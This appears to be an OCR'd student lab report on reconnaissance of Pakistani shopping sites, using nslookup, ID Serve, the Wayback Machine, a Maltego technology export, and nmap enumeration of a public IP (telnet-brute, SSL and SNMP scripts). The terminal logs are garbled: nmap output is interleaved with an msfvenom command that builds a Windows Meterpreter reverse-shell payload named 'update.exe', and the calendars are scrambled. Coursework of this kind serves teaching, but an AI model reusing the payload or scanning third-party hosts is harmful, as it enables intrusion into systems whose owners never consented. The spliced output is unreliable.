

A.Using Nslookup website we get the information such as IP addresses of a given website url or domain name

Output:

## A records

IPv4 address	Revalidate in
▼  151.101.65.140	2m 19s

A map of the United States showing the state of California. A red dot marks the location of Los Angeles. The map includes state boundaries, city names like Los Angeles, and a star indicating Washington, D.C. The text "UNITED STATES OF AMERICA" is visible in the center of the map.

Fastly, Inc.

**Location** San Francisco, California, United States of America  
**AS** AS54113  
**AS name** Fastly, Inc.

## A recordas

IPv4 address	Revalidate in
▼  44.228.249.3	1h

A map of the United States showing the state of Oregon. A yellow dot marks the location of Boardman. The map includes state boundaries, city names like Boardman, and a star indicating Washington, D.C. The text "UNITED STATES OF AMERICA" is visible in the center of the map.

Amazon.com, Inc.

**Location** Boardman, Oregon, United States of America  
**AS** AS16509  
**AS name** Amazon.com, Inc.

## A records

IPv4 address	Revalidate in
↙ S 192.124.249.13	2h

A map of the United States of America with a callout showing the location of Los Angeles, California. The map includes labels for the North Pacific Ocean, the Gulf of California, and the Atlantic Ocean. A star marker is placed near Washington, D.C. The map is a composite of Stadia Maps and OpenMapT.



Sucuri

Location Menifee, California, United States of America

AS AS30148

AS name Sucuri

Using smartwhois application we get the additional information about the website



B.Using IDServe we get the information of 2 pakistani websites(Mymart,Daraz)

Output:

?

ID Serve

Internet Server Identification Utility, v1.02  
Personal Security Freeware by Steve Gibson  
Copyright (c) 2003 by Gibson Research Corp.



Background

Server Query

Q&A / Help

Enter or copy / paste an Internet server URL or IP address here (example: www.microsoft.com):

① **Daraz.pk**

②

Query The Server



When an Internet URL or IP has been provided above,  
press this button to initiate a query of the specified server.

③

Server query processing :

Location: https://daraz.pk/  
Server: Tengine/Aserver  
EagleEye-Traceld: 2140e7de17167033137024377e623d  
Timing-Allow-Origin: \*  
Query complete.

④

The server identified itself as :

**Tengine/Aserver**

[Copy](#)

[Goto ID Serve web page](#)

[Exit](#)



Using Wayback Machines getting information of the mentioned websites(Mymart,Daraz)

Outputs:

2003 2004 2005 2006 2007 2008 2009 2010 2011 **2012** 2013 2014 2015 2016 2017 2018 2019 2020 2021 2022 2023



JAN							FEB							MAR							APR							
1	2	3	4	5	6	7		1	2	3	4		1	2	3		1	2	3		1	2	3	4	5	6	7	
8	9	10	11	12	13	14	5	6	7	8	9	10	11	4	5	6	7	8	9	10	8	9	10	11	12	13	14	
15	16	17	18	19	20	21	12	13	14	15	16	17	18	11	12	13	14	15	16	17	15	16	17	18	19	20	21	
22	23	24	25	26	27	28	19	20	21	22	23	24	25	18	19	20	21	22	23	24	22	23	24	25	26	27	28	
29	30	31					26	27	28	29				25	26	27	28	29	30	31	29	30						
MAY							JUN							JUL							AUG							
	1	2	3	4	5			1	2	3	4	5	6	7		1	2	3	4	5	6	7	1	2	3	4		
6	7	8	9	10	11	12	3	4	5	6	7	8	9	8	9	10	11	12	13	14	5	6	7	8	9	10	11	
13	14	15	16	17	18	19	10	11	12	13	14	15	16	15	16	17	18	19	20	21	12	13	14	15	16	17	18	
20	21	22	23	24	25	26	17	18	19	20	21	22	23	22	23	24	25	26	27	28	19	20	21	22	23	24	25	
27	28	29	30	31			24	25	26	27	28	29	30	29	30	31					26	27	28	29	30	31		
SEP							OCT							NOV							DEC							
		1		1	2	3	4	5	6	7	8	9	10	11	12	13	4	5	6	7	8	9	10	2	3	4	5	
2	3	4	5	6	7	8	7	8	9	10	11	12	13	11	12	13	14	15	16	17	9	10	11	12	13	14	15	
9	10	11	12	13	14	15	14	15	16	17	18	19	20	18	19	20	21	22	23	24	16	17	18	19	20	21	22	
16	17	18	19	20	21	22	21	22	23	24	25	26	27	18	19	20	21	22	23	24	25	26	27	28	29	30		
23	24	25	26	27	28	29	28	29	30	31				25	26	27	28	29	30		23	24	25	26	27	28	29	
30														30	31						30	31						1

30

JAN							FEB							MAR							APR							
1	2	3	4	5	6		1	2	3		1	2		1	2		1	2		1	2	3	4	5	6			
7	8	9	10	11	12	13	4	5	6	7	8	9	10	3	4	5	6	7	8	9	7	8	9	10	11	12	13	
14	15	16	17	18	19	20	11	12	13	14	15	16	17	10	11	12	13	14	15	16	14	15	16	17	18	19	20	
21	22	23	24	25	26	27	18	19	20	21	22	23	24	17	18	19	20	21	22	23	21	22	23	24	25	26	27	
28	29	30	31		25	26	27	28	29		24	25	26	27	28	29	30		28	29	30							
										31																		
MAY							JUN							JUL							AUG							
	1	2	3	4				1			1	2	3	4	5	6					1	2	3					
5	6	7	8	9	10	11	2	3	4	5	6	7	8	7	8	9	10	11	12	13	4	5	6	7	8	9	10	
12	13	14	15	16	17	18	9	10	11	12	13	14	15	14	15	16	17	18	19	20	11	12	13	14	15	16	17	
19	20	21	22	23	24	25	16	17	18	19	20	21	22	21	22	23	24	25	26	27	18	19	20	21	22	23	24	
26	27	28	29	30	31		23	24	25	26	27	28	29	28	29	30	31				25	26	27	28	29	30	31	
SEP							OCT							NOV							DEC							
1	2	3	4	5	6	7		1	2	3	4	5			1	2				1	2	3	4	5	6	7		
8	9	10	11	12	13	14	6	7	8	9	10	11	12	3	4	5	6	7	8	9	8	9	10	11	12	13	14	
15	16	17	18	19	20	21	13	14	15	16	17	18	19	10	11	12	13	14	15	16	15	16	17	18	19	20	21	
22	23	24	25	26	27	28	20	21	22	23	24	25	26	17	18	19	20	21	22	23	22	23	24	25	26	27	28	
29	30						27	28	29	30	31			24	25	26	27	28	29	30	29	30	31					

C. Using matelgo tool to gather information about any 2 pakistani websites

Output:

## F. Perform enumeration on any Pakistan website :

Output:

### Telnet Enumeration :

```
root@kali:~
```

```
[root@kali:~]# telnet 52.86.6.113
Connected to 52.86.6.113.
220 (vsFTPd 2.3.4)
Name (192.0.2.5:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> exit
421 Timeout.
```

```
[root@kali:~]# nmap -script telnet-brute 52.86.6.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:35 EDT
Nmap scan report for 52.86.6.113
Host is up (0.028s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 19.98 seconds

[root@kali:~]# nmap -script telnet-encryption 52.86.6.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:36 EDT
Nmap scan report for 52.86.6.113
Host is up (0.027s latency).
All 1000 scanned ports on 52.86.6.113 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 17.32 seconds

[root@kali:~]# nmap -script ssl-enum-info 52.86.6.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:40 EDT
Nmap scan report for 52.86.6.113
Host is up (0.028s latency).
Not shown: 1000 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 39.68 seconds
```

```
[root@kali:~]
```

### SSL Enumeration:

Output:

```
root@kali:~  
File Actions Edit View Help  
[(root@kali)-[~]  
# nmap -script ssl-cert 52.86.6.113  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:42 EDT (from window -o update.exe)  
Nmap scan report for 52.86.6.113 (raw payload)  
Host is up (0.00066s latency).  
All 1000 scanned ports on 52.86.6.113 are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response)  
  
Nmap done: 1 IP address (1 host up) scanned in 17.37 seconds  
Windows Meterpreter/reverse_tcp [x86] -> [platform:window -o update.exe]  
[(root@kali)-[~]] outputting raw payload  
# nmap -script ssl -cert 52.86.6.113  
nmap: unrecognized option '-cert'`es  
See the output of nmap -h for a summary of options.  
  
[(root@kali)-[~]  
# nmap -script ssl-cert-intadder 52.86.6.113 [LHOST]192.168.1.4 [LPORT]4444 -o [x86] -e [platform:window -o update.exe]  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:47 EDT  
NSE: failed to initialize the script engine:  
/usr/bin/..../share/nmap/nse_main.lua:829: 'ssl-cert-intadder' did not match a category, filename, or directory  
stack traceback:  
[C]: in function 'error'  
--> /usr/bin/..../share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'  
--> /usr/bin/..../share/nmap/nse_main.lua:1364: in main chunk  
Metasploit: [C]: in ? (enable HTTP request and response logging with set Httptrace)  
true  
QUITTING!  
  
[(root@kali)-[~]] Rapido  
# nmap -script ssl-date 52.86.6.113  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:48 EDT  
Nmap scan report for 52.86.6.113  
Host is up (0.021s latency).  
Not shown: 999 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
80/tcp    open  http  
          RECON  
Nmap done: 1 IP address (1 host up) scanned in 23.73 seconds  
  
[(root@kali)-[~]  
# nmap -sV 52.86.6.113  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:49 EDT  
Nmap scan report for 52.86.6.113  
Host is up (0.00077s latency).  
All 1000 scanned ports on 52.86.6.113 are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 17.53 seconds  
  
[(root@kali)-[~]] Rapido  
# nmap -sU -p 161 --script=snmp-processes 52.86.6.113  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:52 EDT  
Nmap scan report for 52.86.6.113
```

Snmp enumeration:

Output:

```
root@kali: ~
File Actions Edit View Help

└─(root㉿kali)-[~]
  # nmap -script ssl-cert 52.86.6.113
  nmap: unrecognized option '-cert' raw payload
  See the output of nmap -h for a summary of options.
  Final size of executable: 73802 bytes
└─(root㉿kali)-[~]
  # nmap -script ssl-cert-intadder 52.86.6.113
  Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:47 EDT
  NSE: failed to initialize the script engine: TCP -> X86 -> exe --platform window -o update.exe
  /usr/bin/../share/nmap/nse_main.lua:829: 'ssl-cert-intadder' did not match a category, filename, or directory
  stack traceback:
    final_s [C]: in function 'error'
    Saved at /usr/bin/../share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'
    /usr/bin/../share/nmap/nse_main.lua:1364: in main chunk
    [C]: in ?
  # msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=4444 -e x86 -f exe --platform window -o update.exe
  QUITTING! If specified, outputting raw payload
  Payload size: 354 bytes
  [C]: in ?
  # nmap -script ssl-date 52.86.6.113
  Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:48 EDT
  Nmap scan report for 52.86.6.113
  Host is up (0.021s latency).
  Not shown: 999 filtered tcp ports (no-response)  logging with set Httptrace
  PORT      STATE SERVICE
  80/tcp    open   http

  Nmap done: 1 IP address (1 host up) scanned in 23.73 seconds


  └─(root㉿kali)-[~]
    # nmap -sV 52.86.6.113
    Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:49 EDT
    Nmap scan report for 52.86.6.113
    Host is up (0.00077s latency).
    All 1000 scanned ports on 52.86.6.113 are in ignored states.
    Not shown: 1000 filtered tcp ports (no-response)

    Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 17.53 seconds

  └─(root㉿kali)-[~]
    # nmap -sU -p 161 --script=snmp-processes 52.86.6.113
    Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:52 EDT
    Nmap scan report for 52.86.6.113
    Host is up (0.00059s latency).

    PORT      STATE      SERVICE
    161/udp  open|filtered  snmp

    Nmap done: 1 IP address (1 host up) scanned in 18.54 seconds
  └─(root㉿kali)-[~] loads - 46 encoders - 11 nops
  └─# ┌─[!] - 9 evasion
```



# 1. Top 10 Entities

Total number of entities	15
Total number of links	14

## Ranked by Incoming Links

Rank	Type	Value	Incoming links
1	DNS Name	mail.bazaryo.pk	1
2	BuiltWith Technology	IPhone / Mobile Compatible	1
3	BuiltWith Technology	PayPal	1
4	BuiltWith Technology	jQuery 1.7.1	1
5	BuiltWith Technology	jQuery	1
6	BuiltWith Technology	Apache	1
7	BuiltWith Technology	PrestaShop	1
8	BuiltWith Technology	UPS	1
9	BuiltWith Technology	American Express	1
10	BuiltWith Technology	Visa	1

## Ranked by Outgoing Links

Rank	Type	Value	Outgoing links
1	Website	www.bazaryo.pk	12
2	Domain	bazaryo.pk	2
3	DNS Name	mail.bazaryo.pk	0
4	BuiltWith Technology	IPhone / Mobile Compatible	0
5	BuiltWith Technology	PayPal	0
6	BuiltWith Technology	jQuery 1.7.1	0
7	BuiltWith Technology	jQuery	0
8	BuiltWith Technology	Apache	0
9	BuiltWith Technology	PrestaShop	0
10	BuiltWith Technology	UPS	0

## Ranked by Total Links

Rank	Type	Value	Total links
1	Website	www.bazaryo.pk	13
2	Domain	bazaryo.pk	2
3	DNS Name	mail.bazaryo.pk	1
4	BuiltWith Technology	IPhone / Mobile Compatible	1
5	BuiltWith Technology	PayPal	1
6	BuiltWith Technology	jQuery 1.7.1	1
7	BuiltWith Technology	jQuery	1
8	BuiltWith Technology	Apache	1
9	BuiltWith Technology	PrestaShop	1
10	BuiltWith Technology	UPS	1

## 2. Entities by Type

### BuiltWith Technologies (12)

American Express	Apache
IPhone / Mobile Compatible	MasterCard
PHP	PayPal
PrestaShop	UPS
Viewport Meta	Visa
jQuery	jQuery 1.7.1

### DNS Names (1)

mail.bazaryo.pk

### Domains (1)

bazaryo.pk

### Websites (1)

www.bazaryo.pk

### 3. Entity Details

	Website maltego.Website <b>www.bazaryo.pk</b>	
Weight	100	
Website	www.bazaryo.pk	
SSL Enabled	false	
Ports	[80]	
Incoming (1)		
	Domain <b>bazaryo.pk</b>	
Outgoing (12)		
	BuiltWith Technology	American Express
	BuiltWith Technology	Apache
	BuiltWith Technology	iPhone / Mobile Compatible
	BuiltWith Technology	MasterCard
	BuiltWith Technology	PHP
	BuiltWith Technology	PayPal
	BuiltWith Technology	PrestaShop
	BuiltWith Technology	UPS
	BuiltWith Technology	Viewport Meta
	BuiltWith Technology	Visa
	BuiltWith Technology	jQuery
	BuiltWith Technology	jQuery 1.7.1

	Domain maltego.Domain <b>bazaryo.pk</b>
Weight	50
Domain Name	bazaryo.pk
WHOIS Info	Socket not responding: [Errno -2] Name or service not known
Outgoing (2)	
	DNS Name <b>mail.bazaryo.pk</b>
	Website <b>www.bazaryo.pk</b>

	DNS Name maltego.DNSName <b>mail.bazaryo.pk</b>
Weight	100
DNS Name	mail.bazaryo.pk
Incoming (1)	
	Domain <b>bazaryo.pk</b>




BuiltWith Technology  
maltego.builtwith.Technology  
**IPhone / Mobile Compatible**

Weight	0
Type	mobile
Text	IPhone / Mobile Compatible

BuiltWith Technology Information

Property	Value
<b>Name</b>	IPhone / Mobile Compatible
<b>Description</b>	The website contains code that allows the page to support IPhone / Mobile Content.
<b>Is Premium</b>	no
<b>Type</b>	mobile
<b>Categories</b>	
<b>Link</b>	<a href="https://apple.com">https://apple.com</a>
<b>First Seen</b>	2020-12-25 08:00:00.000+0000
<b>Last Seen</b>	2024-05-18 07:00:00.000+0000

Incoming (1)



Website

www.bazaryo.pk



BuiltWith Technology  
maltego.builtwith.Technology  
**PayPal**

Weight	0
Type	payment
Text	PayPal

## BuiltWith Technology Information

Property	Value
<b>Name</b>	PayPal
<b>Description</b>	The website accepts payments with PayPal.
<b>Is Premium</b>	no
<b>Type</b>	payment
<b>Categories</b>	Payment Acceptance
<b>Link</b>	<a href="https://paypal.com">https://paypal.com</a>
<b>First Seen</b>	2020-12-25 08:00:00.000+0000
<b>Last Seen</b>	2024-05-18 07:00:00.000+0000

### Incoming (1)



Website

www.bazaryo.pk



BuiltWith Technology  
maltego.builtwith.Technology  
**jQuery 1.7.1**

Weight	0
Type	javascript
Text	jQuery 1.7.1

## BuiltWith Technology Information

Property	Value
<b>Name</b>	jQuery 1.7.1
<b>Description</b>	jQuery version 1.7.1
<b>Is Premium</b>	no
<b>Type</b>	javascript
<b>Categories</b>	
<b>Link</b>	<a href="https://blog.jquery.com/2011/11/21/jquery-1-7-1-released/">https://blog.jquery.com/2011/11/21/jquery-1-7-1-released/</a>
<b>First Seen</b>	2020-12-25 08:00:00.000+0000
<b>Last Seen</b>	2024-05-18 07:00:00.000+0000

### Incoming (1)



Website

www.bazaryo.pk




BuiltWith Technology  
maltego.builtwith.Technology  
**jQuery**

Weight	0
Type	javascript
Text	jQuery

BuiltWith Technology Information

Property	Value
<b>Name</b>	jQuery
<b>Description</b>	JQuery is a fast, concise, JavaScript Library that simplifies how you traverse HTML documents, handle events, perform animations, and add Ajax interactions to your web pages. jQuery is designed to change the way that you write JavaScript.
<b>Is Premium</b>	no
<b>Type</b>	javascript
<b>Categories</b>	JavaScript Library
<b>Link</b>	<a href="https://jquery.com">https://jquery.com</a>
<b>First Seen</b>	2020-12-25 08:00:00.000+0000
<b>Last Seen</b>	2024-05-18 07:00:00.000+0000

Incoming (1)



Website

[www.bazaryo.pk](http://www.bazaryo.pk)



BuiltWith Technology  
maltego.builtwith.Technology  
**Apache**

Weight	0
Type	Web Server
Text	Apache

## BuiltWith Technology Information

Property	Value
<b>Name</b>	Apache
<b>Description</b>	Apache has been the most popular web server on the Internet since April 1996.
<b>Is Premium</b>	no
<b>Type</b>	Web Server
<b>Categories</b>	
<b>Link</b>	<a href="https://httpd.apache.org/">https://httpd.apache.org/</a>
<b>First Seen</b>	2020-12-25 08:00:00.000+0000
<b>Last Seen</b>	2024-05-18 07:00:00.000+0000

### Incoming (1)



Website

www.bazaryo.pk



BuiltWith Technology  
maltego.builtwith.Technology  
**PrestaShop**

Weight	0
Type	shop
Text	PrestaShop

## BuiltWith Technology Information

Property	Value
<b>Name</b>	PrestaShop
<b>Description</b>	OpenSource e-commerce solution that can be used for free.
<b>Is Premium</b>	no
<b>Type</b>	shop
<b>Categories</b>	Open Source
<b>Link</b>	<a href="https://www.prestashop.com">https://www.prestashop.com</a>
<b>First Seen</b>	2020-12-25 08:00:00.000+0000
<b>Last Seen</b>	2024-05-18 07:00:00.000+0000

### Incoming (1)



Website

www.bazaryo.pk



BuiltWith Technology  
maltego.builtwith.Technology  
**UPS**

Weight	0
Type	shipping
Text	UPS

BuiltWith Technology Information

Property	Value
<b>Name</b>	UPS
<b>Description</b>	US based package delivery company.
<b>Is Premium</b>	no
<b>Type</b>	shipping
<b>Categories</b>	
<b>Link</b>	<a href="https://ups.com">https://ups.com</a>
<b>First Seen</b>	2020-12-25 08:00:00.000+0000
<b>Last Seen</b>	2024-05-18 07:00:00.000+0000

Incoming (1)



Website

[www.bazaryo.pk](http://www.bazaryo.pk)



BuiltWith Technology  
maltego.builtwith.Technology  
**American Express**

Weight	0
Type	payment
Text	American Express

## BuiltWith Technology Information

Property	Value
<b>Name</b>	American Express
<b>Description</b>	The website accepts payments with American Express.
<b>Is Premium</b>	no
<b>Type</b>	payment
<b>Categories</b>	Payment Acceptance
<b>Link</b>	<a href="https://amex.com">https://amex.com</a>
<b>First Seen</b>	2020-12-25 08:00:00.000+0000
<b>Last Seen</b>	2024-05-18 07:00:00.000+0000

## Incoming (1)



Website

[www.bazaryo.pk](http://www.bazaryo.pk)



BuiltWith Technology  
maltego.builtwith.Technology

Visa

Weight	0
Type	payment
Text	Visa

## BuiltWith Technology Information

Property	Value
<b>Name</b>	Visa
<b>Description</b>	The website accepts payments with Visa.
<b>Is Premium</b>	no
<b>Type</b>	payment
<b>Categories</b>	Payment Acceptance
<b>Link</b>	<a href="https://visa.com">https://visa.com</a>
<b>First Seen</b>	2020-12-25 08:00:00.000+0000
<b>Last Seen</b>	2024-05-18 07:00:00.000+0000

## Incoming (1)



Website

[www.bazaryo.pk](http://www.bazaryo.pk)



BuiltWith Technology  
maltego.builtwith.Technology  
**Viewport Meta**

Weight	0
Type	mobile
Text	Viewport Meta

BuiltWith Technology Information

Property	Value
<b>Name</b>	Viewport Meta
<b>Description</b>	This page uses the viewport meta tag which means the content may be optimized for mobile content.
<b>Is Premium</b>	no
<b>Type</b>	mobile
<b>Categories</b>	
<b>Link</b>	<a href="https://developers.google.com/speed/docs/insights/ConfigureViewport">https://developers.google.com/speed/docs/insights/ConfigureViewport</a>
<b>First Seen</b>	2020-12-25 08:00:00.000+0000
<b>Last Seen</b>	2024-05-18 07:00:00.000+0000
<b>Incoming (1)</b>	
Website	<a href="http://www.bazaryo.pk">www.bazaryo.pk</a>



BuiltWith Technology  
maltego.builtwith.Technology  
**MasterCard**

Weight	0
Type	payment
Text	MasterCard

## BuiltWith Technology Information

Property	Value
<b>Name</b>	MasterCard
<b>Description</b>	The website accepts payments with MasterCard.
<b>Is Premium</b>	no
<b>Type</b>	payment
<b>Categories</b>	Payment Acceptance
<b>Link</b>	<a href="https://mastercard.com">https://mastercard.com</a>
<b>First Seen</b>	2020-12-25 08:00:00.000+0000
<b>Last Seen</b>	2024-05-18 07:00:00.000+0000

### Incoming (1)



Website

[www.bazaryo.pk](http://www.bazaryo.pk)



BuiltWith Technology  
maltego.builtwith.Technology  
**PHP**

Weight	0
Type	framework
Text	PHP

## BuiltWith Technology Information

